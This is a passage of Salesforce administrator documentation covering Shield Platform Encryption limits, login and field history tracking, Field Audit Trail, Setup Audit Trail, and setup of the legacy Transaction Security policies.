You can search for records using strings. However, commas in strings act as OR statements. If your string includes a comma, use quotation marks around the string. For example, a search for *“Universal Containers, Inc, Berlin”* returns records that include the full string, including the comma. Searches for *Universal Containers, Inc, Berlin* returns records that include “Universal Containers” or “Inc” or “Berlin”.

SOQL GROUP BY Statements

You can use most of the SOQL statements with deterministic encryption. One exception is GROUP BY, which isn’t supported, even though you can group report results by row or column.

SOQL LIKE and STARTS WITH Statements

Deterministic encryption only supports exact, case-sensitive matches. Comparison operators that return partial matches aren’t supported. For example, LIKE and STARTS WITH statements aren’t supported.

SOQL ORDER BY Statements

Because deterministic encryption doesn’t maintain the sort order of encrypted data in the database, ORDER BY isn’t supported.

Indexes

Case-sensitive deterministic encryption supports single-column indexes, single-column case-sensitive unique indexes, two-column indexes, and custom indexes on standard and custom fields.

Case-insensitive deterministic encryption offers limited support for standard indexes on the following standard fields.

- Contact—Email
- Email Message—Relation
- Lead—Email
- Name

Queries against these fields, when encrypted with case-insensitive deterministic encryption, can perform poorly with large tables. For optimal query performance, use custom indexes instead of standard indexes. To set up custom indexes, contact Salesforce Customer Support.

Expect the enablement process to take longer when you apply deterministic encryption to a field with a large number of records. To support filtering, the enablement process also rebuilds field indexes.

Next Best Action Recommendations

When you use deterministic encryption, you can use encrypted fields in load conditions only with the equals or not equals operator.

Chat

For the best possible recommendation results, use the case-sensitive deterministic encryption scheme with the Utterance field on the Utterance Suggestion object. This field doesn't support other encryption schemes at this time.

The Actor Name field on the Conversation Entry object supports case-sensitive deterministic encryption, but not case-insensitive deterministic encryption.

Converting Account and Contact Records to Person Accounts

When you convert account and contact records to Person Accounts, synchronize your data. Syncing resets the indexes that allow case-insensitive filtering.

Shield Platform Encryption and the Lightning Experience

Shield Platform Encryption works the same way in the Lightning Experience as it does in Salesforce Classic, with a few minor exceptions.

Notes
Note previews in Lightning are not encrypted.

File Encryption Icon
The icon that indicates that a file is encrypted doesn't appear in Lightning.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Field Limits with Shield Platform Encryption

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Under certain conditions, encrypting a field can impose limits on the values that you store in that field. If you expect users to enter non-ASCII values, such as Chinese, Japanese, or Korean-encoded data, we recommend creating validation rules to enforce these field limits.

	API Length	Byte Length	Non-ASCII Characters
Assistant Name (Contact)	40	120	22
Address (To, CC, BCC on Email Message) (when encrypted with probabilistic or case-sensitive deterministic encryption)	2959	4000	1333
City (Account, Contact, Lead)	40	120	22
Email (Contact, Lead)	80	240	70
Fax (Account)	40	120	22
First Name (Account, Contact, Lead)	40	120	22
Last Name (Contact, Lead)	80	240	70
Middle Name (Account, Contact, Lead)	40	120	22
Name (Custom Object)	80	240	70
Name (Opportunity)	120	360	110
Phone (Account, Contact)	40	120	22
Site (Account)	80	240	70
Subject (Email Message)(when encrypted with probabilistic or case-sensitive deterministic encryption)	2207	3000	1000
Title (Contact, Lead)	128	384	126

Note: This list isn't exhaustive. For information about a field not shown here, refer to the API.

Email Message Fields and Case-Insensitive Encryption

To encrypt Address and Subject fields on the Email Message object with case-insensitive deterministic encryption, apply the scheme before you enter data into these fields. If existing data in these fields exceeds the following limits, that data isn't encrypted with case-insensitive deterministic encryption.

- API length: 527
- Byte length: 765
- Non-ASCII characters: 262

Case Comment Object

The Body field on the Case Comment object has a limit of 4,000 ASCII characters (or 4,000 bytes). However, when these fields are encrypted, the character limit is lower. How much lower depends on the kind of characters you enter.

- ASCII: 2959
- Chinese, Japanese, Korean: 1333
- Other non-ASCII: 1479

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Which Salesforce Apps Don't Support Shield Platform Encryption?

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Some Salesforce features work as expected when you work with data that's encrypted with Shield Platform Encryption. Others don't.

These apps don't support data encrypted with Shield Platform Encryption. However, you can enable Shield Platform Encryption for other apps when these apps are in use.

- Connect Offline
- Commerce Cloud (Salesforce B2B Commerce version 4.10 and later is supported)
- Customer 360 Data Manager
- Data.com
- Einstein Recommendation Engine in Marketing Cloud (includes Einstein Recommendations, Einstein Web Recommendations, and Einstein Email Recommendations)
- Salesforce Einstein (includes Einstein Search, Einstein for Service, Sales Cloud Einstein, Einstein Discovery, Einstein Builders, and Einstein Vision and Language)
- Heroku (but Heroku Connect does support encrypted data)
- Marketing Cloud (but Marketing Cloud Connect does support encrypted data)
- Sales productivity features that require data to be stored using a public cloud provider
- Social Customer Service
- Thunder
- Quip
- Salesforce Billing

Legacy portals (customer, self-service, and partner) don't support data encrypted with Shield Platform Encryption. If legacy portals are active, Shield Platform Encryption can't be enabled.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Monitoring Your Organization's Security

Track login and field history, monitor setup changes, and take actions based on events.

Review the following sections for detailed instructions and tips on monitoring the security of your Salesforce organization.

IN THIS SECTION:

Monitor Login History

As an admin, you can monitor all login attempts to your Salesforce org and Experience Cloud sites. The Login History page shows up to 20,000 records of user logins for the past 6 months. To see more records, download the information to a CSV or GZIP file.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Contact Manager**, **Developer**, **Enterprise**, **Group**, **Performance**, **Professional**, and **Unlimited** Editions

USER PERMISSIONS

To monitor logins:

- Manage Users

Login History Information

In addition to general login history such as who logged in, at what time, and from where, you can use the Login History page to view this information.

- Authentication Method References—Monitor how your OpenID providers authenticate users logging in to your org through OpenID Connect. For example, see which users are logging in with multi-factor authentication (MFA).

  To show you how your OpenID provider is authenticating users, Salesforce pulls the authentication method from JSON strings in the OpenID Connect token returned by your provider. Work with your provider to define the values used in the JSON strings. To get started, you can see the values currently defined by the Internet Engineering Task Force. Keep in mind that these values aren't necessarily supported by your OpenID provider. For more information on the Authentication Method References claim, see the OpenID Connect Core 1.0 standards from the OpenID Foundation.

- HTTP Login Method—View the HTTP method used for the session login: POST, GET, or Unknown.
- SAML Single Sign-On (SSO)—If your org uses SAML SSO identity provider certificates, view SAML SSO history.
- My Domain—You can see when users are logging in with a My Domain URL, which is displayed in the **Login URL** column.
- License Manager Users—Internal users with names in the format 033*********2@00d2********db indicate users who are associated with the License Management App (LMA). This app manages the number of licenses used by a subscriber org. These internal users can appear in the License Management org (LMO) and in subscriber orgs that have an AppExchange package managed by the LMA.

Create List Views

You can create custom list views using the following filters:

- Application
- Authentication Method Reference
- Login Time
- Login Type
- Login URL
- TLS Protocol
- TLS Cipher Suit

For example, you can create a view of all logins for a particular time range or from a particular application, such as a mobile device. You can also define which fields to include in the custom list view. Like the default view, a custom view shows up to 20,000 records of login history during the past 6 months.

For most apps, you can use the Application filter to view logins from a specific app. For apps with OAuth-based authentication, the Application filter works differently. To view logins from an app that uses OAuth, set the value for Application to OAuth. Then, use other criteria, such as the Login URL, to narrow your view to OAuth-based logins from a specific app.

1. On the Login History page, click **Create New View**.
2. Enter the name to for the view.
3. Specify the filter criteria.
4. Select the fields to display.

   You can display up to 15 fields, but they must be available in your page layout. Text area fields display up to 255 characters.

   Note: Due to the nature of geolocation technology, the accuracy of geolocation fields (for example, country, city, or postal code) can vary.

Download Login History

You can download the past 6 months of user logins to your Salesforce orgs and Experience Cloud sites. This report includes logins through the API.

1. From Setup, in the Quick Find box, enter `Login History`, then select **Login History**.
2. Select the file format to use.
   - **CSV File**
   - **GZIP File**—Because the file is compressed, it's the preferred option for the quickest download time.
3. Select the file contents. The All Logins option includes API access logins.
4. Click **Download Now**.

Field History Tracking

You can select certain fields to track and display the field history in the History related list of an object. When Field Audit Trail isn't enabled, field history data is retained for up to 18 months, and up to 24 months via the API. If Field Audit Trail is enabled, field history data is retained until manually deleted. You can manually delete field history data at any time. Field history tracking data doesn't count against your data storage limits.

EDITIONS

Available in: Salesforce Classic (not available in all orgs), Lightning Experience, and the Salesforce app

Available in: **Contact Manager**, **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects aren't available in **Database.com**

You can track the field history of custom objects and the following standard objects.

- Accounts
- Articles
- Assets
- Campaigns
- Cases
- Contacts
- Contracts
- Contract Line Items
- Crisis
- Employees
- Employee Crisis Assessments
- Entitlements
- Individuals
- Internal Organization Units
- Knowledge
- Leads
- Opportunities
- Orders
- Order Products
- Products
- Price Book Entries
- Service Appointments
- Service Contracts
- Solutions
- Work Orders
- Work Order Line Items

Modifying any of these fields adds an entry to the History related list. All entries include the date, time, nature of the change, and who made the change. Not all field types are available for historical trend reporting. Certain changes, such as case escalations, are always tracked.

Salesforce stores an object's tracked field history in an associated object called *StandardObjectName*History or *CustomObjectName*__History. For example, AccountHistory represents the history of changes to the values of an Account record's fields. Similarly, MyCustomObject__History tracks field history for the MyCustomObject__c custom object.

Note: Since the Spring '15 release, increasing the entity field history retention period beyond the standard 18–24 months requires the purchase of the Field Audit Trail add-on. When the add-on subscription is enabled, field history data is retained until you manually delete it. If your org was created before June 1, 2011, Salesforce continues to retain all field history. If your org was created on or after June 1, 2011 and you decide not to purchase the add-on, Salesforce retains your field history for the standard 18–24 months.

Considerations

Consider the following when working with field history tracking.

General Considerations

- Salesforce starts tracking field history from the date and time that you enable it on a field. Changes made before this date and time aren’t included and didn’t create an entry in the History related list.
- Use Data Loader or the `queryAll()` API to retrieve field history that ‘s 18–24 months old.
- Changes to fields with more than 255 characters are tracked as edited, and their old and new values aren’t recorded.
- Changes to time fields aren’t tracked in the field history related list.
- The Field History Tracking timestamp is precise to a second in time. In other words, if two users update the same tracked field on the same record in the same second, both updates have the same timestamp. Salesforce can’t guarantee the commit order of these changes to the database. As a result, the display values can look out of order.
- You can’t create a record type on a standard or custom object *and* enable field history tracking on the record type in the same Metadata API deployment. Instead, create the record type in one deployment and enable history tracking on it in a separate deployment.
- Salesforce doesn’t enable the recently viewed or referenced functionality in *StandardObjectName*History or *CustomObjectName*__History objects. As a result, you can’t use the FOR VIEW or FOR REFERENCE clauses in SOQL queries on these history objects. For example, the following SOQL query isn’t valid:

  ```
  SELECT AccountId, Field FROM AccountHistory LIMIT 1 FOR VIEW
  ```

Interactions With Other Salesforce Features

- In Lightning, you can see gaps in numerical order in the Created Date and ID fields. All tracked changes still are committed and recorded to your audit log. However, the exact time that those changes occur in the database can vary widely and aren't guaranteed to occur within the same millisecond. For example, there can be triggers or updates on a field that increase the commit time, and you can see a gap in time. During that time period, IDs are created in increasing numerical order but can also have gaps for the same reason.
- If Process Builder, an Apex trigger, or a Flow causes a change on an object the current user doesn’t have permission to edit, that change isn’t tracked. Field history honors the permissions of the current user and doesn’t record changes that occur in system context.
- Salesforce attempts to track all changes to a history-tracked field, even if a particular change is never stored in the database. For example, let’s say an admin defines an Apex before trigger on an object that changes a Postal Code field value of *`12345`* to *`94619`*. A user adds a record to the object and sets the Postal Code field to *`12345`*. Because of the Apex trigger, the actual Postal Code value stored in the database is *`94619`*. Although only one value was eventually stored in the database, the tracked history of the Zip Code field has two new entries:
  - No value --> *`12345`* (the change made by the user when they inserted the new record)
  - *`12345`* --> *`94619`* (the change made by the Apex trigger)

Translation and Locale Considerations

- Tracked field values aren’t automatically translated; they display in the language in which they were made. For example, if a field is changed from *`Green`* to *`Verde`*, *`Verde`* is displayed no matter what a user’s language is, unless the field value has been translated into other languages via the Translation Workbench. This behavior also applies to record types and picklist values.

- Changes to custom field labels that have been translated via the Translation Workbench are shown in the locale of the user viewing the History related list. For example, if a custom field label is `Red` and translated into Spanish as `Rojo`, then a user with a Spanish locale sees the custom field label as `Rojo`. Otherwise, the user sees the custom field label as `Red`.
- Changes to date fields, number fields, and standard fields are shown in the locale of the user viewing the History related list. For example, a date change to *`August 5, 2012`* shows as *`8/5/2012`* for a user with the English (United States) locale, and as *`5/8/2012`* for a user with the English (United Kingdom) locale.

IN THIS SECTION:

Track Field History for Standard Objects

You can enable field history tracking for standard objects in the object's management settings.

Track Field History for Custom Objects

You can enable field history tracking for custom objects in the object's management settings.

Disable Field History Tracking

You can turn off field history tracking from the object's management settings.

Field Audit Trail

With Field Audit Trail, you can define a policy to retain archived field history data. This feature helps you comply with industry regulations related to audit capability and data retention.

Track Field History for Standard Objects

You can enable field history tracking for standard objects in the object's management settings.

If you use both business accounts and person accounts, keep in mind that:

- Field history tracking for accounts applies to both business and person accounts, so the 20-field maximum includes both types of accounts.
- Changes made directly to a person contact record aren't tracked by field history.

To set up field history tracking:

1. From the management settings for the object whose field history you want to track, go to the fields area.
2. Click **Set History Tracking**.

   Tip: When you enable tracking for an object, customize your page layouts to include the object's history related list.

3. For accounts, contacts, leads, and opportunities, select the `Enable Account History`, `Enable Contact History`, `Enable Lead History`, or `Enable Opportunity History` checkbox.
4. Choose the fields you want tracked.

   You can select a combination of up to 20 standard and custom fields per object. For accounts, this limit includes fields for both business accounts and person accounts..

   Certain changes, such as case escalations, are always tracked.

   You can't track the following fields:

   - Formula, roll-up summary, or auto-number fields
   - `Created By` and `Last Modified By`

EDITIONS

Available in: Salesforce Classic (not available in all orgs), Lightning Experience, and the Salesforce app

Available in: **Contact Manager**, **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects are not available in **Database.com**

USER PERMISSIONS

To set up which fields are tracked:

- Customize Application

- Fields that have the `AI Prediction` checkbox selected
- `Expected Revenue` field on opportunities
- `Master Solution Title` or the `Master Solution Details` fields on solutions; these fields display only for translated solutions in organizations with multilingual solutions enabled.

5. Click **Save**.

   Salesforce tracks history from this date and time forward. Changes made prior to this date and time are not included.

Track Field History for Custom Objects

You can enable field history tracking for custom objects in the object's management settings.

1. From Setup, enter *`Object Manager`* in the Quick Find box, then select **Object Manager**.
2. Click the custom object, and click **Edit**.
3. Under Optional Features, select the `Track Field History` checkbox.

   Tip: When you enable tracking for an object, customize your page layouts to include the object's history related list.

4. Save your changes.
5. Click `Set History Tracking` in the Custom Fields & Relationships section.

   This section lets you set a custom object's history for both standard and custom fields.

6. Choose the fields you want tracked.

   You can select up to 20 standard and custom fields per object. You can't track:

   - Formula, roll-up summary, or auto-number fields
   - `Created By` and `Last Modified By`
   - Fields that have the `AI Prediction` checkbox selected

7. Click **Save**.

   Salesforce tracks history from this date and time forward. Changes made prior to this date and time are not included.

EDITIONS

Available in: Salesforce Classic (not available in all orgs), Lightning Experience, and the Salesforce app

Available in: **Contact Manager**, **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects aren't available in **Database.com**

USER PERMISSIONS

To set up which fields are tracked:

- Customize Application

Disable Field History Tracking

You can turn off field history tracking from the object's management settings.

Note: If Apex references one of an object's fields, you can't disable field history tracking for that object .

1. From the management settings for the object whose field history you want to stop tracking, go to Fields.
2. Click `Set History Tracking`.
3. Deselect the enable history for the object you are working with—for example, **Enable Account History**, **Enable Contact History**, **Enable Lead History**, or **Enable Opportunity History**.

   The History related list is automatically removed from the associated object's page layouts.

   If you disable field history tracking on a standard object, you can still report on its history data up to the date and time that you disabled tracking. If you disable field history tracking on a custom object, you cannot report on its field history.
4. Save your changes.

EDITIONS

Available in: Salesforce Classic (not available in all orgs), Lightning Experience, and the Salesforce app

Available in: **Contact Manager**, **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects aren't available in **Database.com**

USER PERMISSIONS

To set up which fields are tracked:

- Customize Application

Field Audit Trail

With Field Audit Trail, you can define a policy to retain archived field history data. This feature helps you comply with industry regulations related to audit capability and data retention.

Use Salesforce Metadata API to define a retention policy for your field history for fields that have field history tracking enabled. Then use REST API, SOAP API, and Tooling API to work with your archived data. For information about enabling Field Audit Trail, contact your Salesforce representative.

Field history is copied from the History related list into the `FieldHistoryArchive` big object. You define one `HistoryRetentionPolicy` for your related history lists, such as Account History, to specify Field Audit Trail retention policies for the objects that you want to archive. Then use Metadata API to deploy your policy. You can update the retention policy on an object as often as needed. With Field Audit Trail, you can track up to 60 fields per object. Without it, you can track only 20 fields per object. With Field Audit Trail, archived field history data is stored until you manually delete it. You can manually delete data that falls outside of your policy window.

Important: Field history tracking data and Field Audit Trail data don't count against your data storage limits.

You can set field history retention policies on these objects.

- Accounts, including Person Accounts
- Assets
- Campaigns
- Cases
- Contacts

EDITIONS

Available in: Salesforce Classic (not available in all orgs), Lightning Experience, and the Salesforce mobile app

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To specify a field history retention policy:

- Retain Field History

- Contracts
- Contract Line Items
- Crisis
- Employee
- Employee Crisis Assessment
- Entitlements
- Individuals
- Internal Organization Unit
- Leads
- Opportunities
- Orders
- Order Products
- Price Books
- Price Book Entries
- Products
- Service Appointments
- Service Contracts
- Solutions
- Work Orders
- Work Order Line Items
- Custom objects with field history tracking enabled

Note: When Field Audit Trail is enabled, `HistoryRetentionPolicy` is automatically set on the supported objects. By default, data is archived after 18 months in production, after one month in sandboxes, and all archived data is stored until you manually delete it. The default retention policy isn't included when retrieving the object's definition through Metadata API. Only custom retention policies are retrieved along with the object definition.

You can include field history retention policies in managed and unmanaged packages.

The following fields can't be tracked.

- Formula, roll-up summary, or auto-number fields
- Created By and Last Modified By
- Expected Revenue field on opportunities
- Master Solution Title or the Master Solution Details fields on solutions
- Long text fields
- Multi-select fields

After you define and deploy a Field Audit Trail policy, production data is migrated from related history lists such as Account History into the `FieldHistoryArchive` big object. The first copy writes the field history that's defined by your policy to archive storage and sometimes takes a long time. Subsequent copies transfer only the changes since the last copy and are much faster. A bounded set of SOQL is available to query your archived data. If you delete a record in your production data, the delete cascades to the associated history tracking records, but the history copied into the `FieldHistoryArchive` big object isn't deleted. To delete data in `FieldHistoryArchive`, see Delete Field History and Field Audit Trail Data.

Use Async SOQL to build aggregate reports from a custom object based on the volume of the data in the `FieldHistoryArchive` big object.

Important: If you enable Platform Encryption in your org and use Field Audit Trail to track encrypted fields, there are limitations on using Async SOQL. In particular, using Async SOQL to query the `NewValue` or `OldValue` fields of the `FieldHistoryArchive` big object isn't supported. Use SOQL to query both encrypted and unencrypted `NewValue` and `OldValue` fields of `FieldHistoryArchive`.

Tip: Previously archived data remains unencrypted if you turn on Platform Encryption later. For example, your organization uses Field Audit Trail to define a data history retention policy for an account field, such as the phone number field. After enabling Platform Encryption, you turn on encryption for that field, and phone number data in the account is encrypted. New phone number records and previous updates stored in the Account History related list are encrypted. However, phone number history data that is already archived in the `FieldHistoryArchive` object remains stored without encryption. If your organization wants to encrypt previously archived data, contact Salesforce. We encrypt and rearchive the stored field history data, then delete the unencrypted archive.

Monitor Setup Changes with Setup Audit Trail

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view audit trail history:
- View Setup and Configuration

Setup Audit Trail tracks the recent setup changes that you and other admins make. Audit history is especially useful when there are multiple admins.

To view the audit history, from Setup, in the Quick Find box, enter *`View Setup Audit Trail`*, then select **View Setup Audit Trail**. To download your org's complete setup history for the past 180 days, click **Download**. After 180 days, setup entity records are deleted.

The history shows the 20 most recent setup changes made to your org. It lists the date of the change, who made it, and what the change was. If a delegate such as an admin or customer support representative makes a setup change on behalf of an end user, the Delegate User column shows the delegate's username. For example, if a user grants login access to an admin and the admin makes a setup change, the admin's username is listed in the Delegate User column. The user granting access is listed in the User column.

Setup Audit Trail tracks these changes.

Setup	Changes Tracked
Administration	• Company information, default settings like language or locale, and company messages • Multiple currencies • Users, portal users, roles, permission sets, and profiles • Email addresses for any user • Deleting email attachments sent as links • Email footers, including creating, editing, or deleting • Email deliverability settings • Divisions, including creating, editing, and transferring and changing users' default division • Certificates, adding or deleting • Domain names • Enabling or disabling Salesforce as an identity provider • DKIM, email relay, and email domain filter values when a record is created, edited, or deleted

Setup	Changes Tracked
Profiles	• Permission for a standard or custom profile changed • General or admin permission changed • FLS changed on the profile • Entity permission for a standard or custom profile changed • Profile Page Layout changed • Tab set on a standard or custom profile changed • User tab set override changed • User tab set customization override changed for standard or custom profiles • Tab set visibility changed for a standard or custom profile • Tab set visibility modified • Default tab set modified • Custom App default changed on standard or custom profiles • Profile renamed, cloned, or deleted • Profile description changed • Standard or custom profile cloned • Console setting or layout changed • View, or modify, all data enabled for this profile • Login hours for the profile modified. • Client settings for the profile modified • Record type added to or removed from the profile • Default record type modified • Default person account record type modified • Default business account record type modified • Single sign on enabled or disabled for this profile
Permission Sets/Groups	• Permission set (or group) created, cloned, or deleted • Permission set (or group) changes to the assignment expiration date (beta) • Permission set created or cloned without a license • Developer name, label, or description of a permission set changed • Session activation changed by admin • Permission in a permission set enabled or disabled by admin • FLS for an object in a permission set changed by admin • Permission set from a user assigned or unassigned by admin • Tab settings in a permission set changed by admin • Permission set group assigned or removed for a user • Permission set group recalculated
Customization	• User interface settings like collapsible sections, Quick Create, hover details, or related list hover links

Setup	Changes Tracked
	• Page layout, action layout, and search layouts • Compact layouts • Salesforce app navigation menu • Inline edits • Custom fields and field-level security, including formulas, picklist values, and field attributes like the auto-number field format, field manageability, or masking of encrypted fields • Lead settings, lead assignment rules, and lead queues • Activity settings • Support settings, business hours, case assignment and escalation rules, and case queues • Requests to Salesforce Customer Support • Tab names, including tabs that you reset to the original tab name • Custom apps (including Salesforce console apps), custom objects, and custom tabs • Contract settings • Forecast settings • Email-to-Case or On-Demand Email-to-Case, enabling or disabling • Custom buttons, links, and s-controls, including standard button overrides • Drag-and-drop scheduling, enabling or disabling • Similar opportunities, enabling, disabling, or customizing • Quotes, enabling or disabling • Data category groups, data categories, and category-group assignments to objects • Article types • Category groups and categories • Salesforce Knowledge settings • Ideas settings • Answers settings • Field tracking in feeds • Campaign influence settings • Critical updates, activating or deactivating • Chatter email notifications, enabling or disabling • Chatter new user creation settings for invitations and email domains, enabling or disabling • Validation rules
Security and Sharing	• Public groups, sharing rules, and org-wide sharing, including the Grant Access Using Hierarchies option • Password policies • Password resets • Session settings, like session timeout (excluding **Session times out after** and **Session security level required at login** profile settings) • Delegated administration groups and the items delegated admins can manage (setup changes made by delegated administrators are also tracked)

Setup	Changes Tracked
	• Lightning Login, enabling or disabling, enrollments, and cancellations • How many records a user permanently deleted from their Recycle Bin and from the Org Recycle Bin • SAML (Security Assertion Markup Language) configuration settings • Salesforce certificates • Identity providers, enabling or disabling • Named credentials • Service providers • Shield Platform Encryption setup • Event Manager • Transaction Security • Some connected app policy and setting updates
Data Management	• Using mass delete, including when a mass delete exceeds the user's Recycle Bin limit on deleted records • Data export requests • Mass transfer use • Reporting snapshots, including defining, deleting, or changing the source report or target object on a reporting snapshot • Use of the Data Import Wizard • Sandbox deletions
Development	• Apex classes and triggers • Visualforce pages, custom components, and static resources • Lightning components • Lightning pages • Action link templates • Custom settings • Custom metadata types and records • Remote access definitions • Salesforce Sites settings
Various Setups	• API usage metering notification, creating • Territories • Process automation settings • Approval processes • Workflow actions, creating or deleting • Flows • Packages from Salesforce AppExchange that you installed or uninstalled • Notification delivery settings for custom and standard notification types

Setup	Changes Tracked
Using the application	- Account team and opportunity team selling settings - Activating Google Apps services - Mobile configuration settings, including data sets, mobile views, and excluded fields - Users with the “Manage External Users” permission logging in to the partner portal as partner users - Users with the “Manage Customer Users” permission logging in to the Salesforce Customer Portal as Customer Portal users - Partner portal accounts, enabling or disabling - Salesforce Customer Portal accounts, disabling - Salesforce Customer Portal, enabling or disabling - Creating multiple Customer Portals - Entitlement processes and entitlement templates, changing or creating - Self-registration for a Salesforce Customer Portal, enabling or disabling - Customer Portal or partner portal users, enabling or disabling

Transaction Security Policies (Legacy)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.


Transaction Security is a framework that intercepts real-time Salesforce events and applies appropriate actions and notifications based on security policies you create. Transaction Security monitors events according to the policies that you set up. When a policy is triggered, you can receive a notification and have an optional action taken.

Warning: Legacy Transaction Security is scheduled for retirement in all Salesforce orgs as of Summer ’20. For more information, see Legacy Transaction Security Retirement. To create transaction security policies using the new framework, refer to the Enhanced Transaction Security documentation. To migrate legacy policies to the new framework, refer to the migration documentation.

Policies evaluate activity using events that you specify. For each policy, you define real-time actions, such as notify, block, or force multi-factor authentication.

For example, suppose that you activate the Concurrent Sessions Limiting policy to limit the number of concurrent sessions per user. In addition, you change the policy to notify you via email when the policy is triggered. You also update the policy’s Apex implementation to limit users to three sessions instead of the default five sessions. (That’s easier than it sounds.) Later, someone with three login sessions tries to create a fourth. The policy prevents that and requires the user to end one of the existing sessions before proceeding with the new session. At the same time, you are notified that the policy was triggered.

The Transaction Security architecture uses the Security Policy Engine to analyze events and determine the necessary actions.


salesforce apps
Event Capture
salesforce sales cloud
Event Capture
salesforce service cloud
Event Capture
Security Policy Engine
Look up and load Apex policies
Run Apex policy code
Persistence
Transaction Security Events
Msg Queue
Notifications
Notify Administrator via email, an in-app notification, or both
Real-time Actions
Select from end a session, block a business transaction, or require two-factor authentication

A transaction security policy consists of events, notifications, and actions. For example, when a user tries to export Account data, you can block the operation and get notified by email.

IN THIS SECTION:

Set Up Legacy Transaction Security

Activate and configure transaction security on your Salesforce org before creating your own custom policies. Only an active user assigned the System Administrator profile can use this feature.

Create Legacy Transaction Security Policies

Create your own custom legacy policies triggered by specific events. Only an active user assigned the System Administrator profile can use this feature.

Apex Policies for Legacy Transaction Security

Every Transaction Security policy must implement the Apex `TxnSecurity.PolicyCondition` or `TxnSecurity.EventCondition` interface.

Set Up Legacy Transaction Security

Activate and configure transaction security on your Salesforce org before creating your own custom policies. Only an active user assigned the System Administrator profile can use this feature.

Warning: Legacy Transaction Security is scheduled for retirement in all Salesforce orgs as of Summer '20. You can no longer create, edit , or enable transaction security policies using the legacy framework and will receive an error message if you try to do so. For more information, see Legacy Transaction Security Retirement. To create transaction security policies using the new framework, refer to the Enhanced Transaction Security documentation. To migrate legacy policies to the new framework, refer to the migration documentation.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS

User Permissions Needed

To create, edit, and manage transaction security policies:
- Customize Application

To manage transaction security policies:
- Author Apex

1. Enable transaction security policies to make them available for use.
   a. From Setup, enter `Transaction Security` in the Quick Find box, and then select **Transaction Security Policies**.
   b. Click **Enable**.

   When you enable Transaction Security, two policies are created: Concurrent User Session Limit and Lead Data Export. As of the Spring '20 release, Salesforce no longer creates these sample policies in new orgs, as they are part of the legacy transaction security framework, which is being retired. Orgs created before the Spring '20 release continue to include these sample policies. For more information and examples, see Transaction Security Policies.

2. Set the Transaction Security preferences for your org.
   a. On the Transaction Security Policies page, click **Edit Preferences**.
   b. Select **When users exceed the maximum number of Salesforce sessions allowed, close the oldest session.**

   Login policies affect programmatic access and access from Salesforce Classic and Lightning Experience. When you create a policy that limits the number of concurrent user sessions, all sessions count toward that limit. Regular logins with a username and password, logins by web applications, logins using Authentication Providers, and all other login types are considered.

   The session limit isn't a problem in Salesforce Classic or Lightning Experience because you're prompted to select which session or sessions to end. That choice isn't available from within a program, so the program receives a Transaction Security exception that the session limit has been reached.

   To prevent this problem, select **When users exceed the maximum number of Salesforce sessions allowed, close the oldest session**. Then when a programmatic request is made that exceeds the number of sessions allowed, older sessions are automatically ended until the session count is below the limit. Here's how the OAuth flows handle login policies with and without the preference being set.

Flow Type	Action If Preference Is Selected	Action If Preference Is Not Selected
OAuth 2.0 web server	Authorization Code and Access Token granted Older sessions are ended until you're within policy compliance.	Authorization Code granted, but Access Token not granted Older sessions are ended until you're within policy compliance.
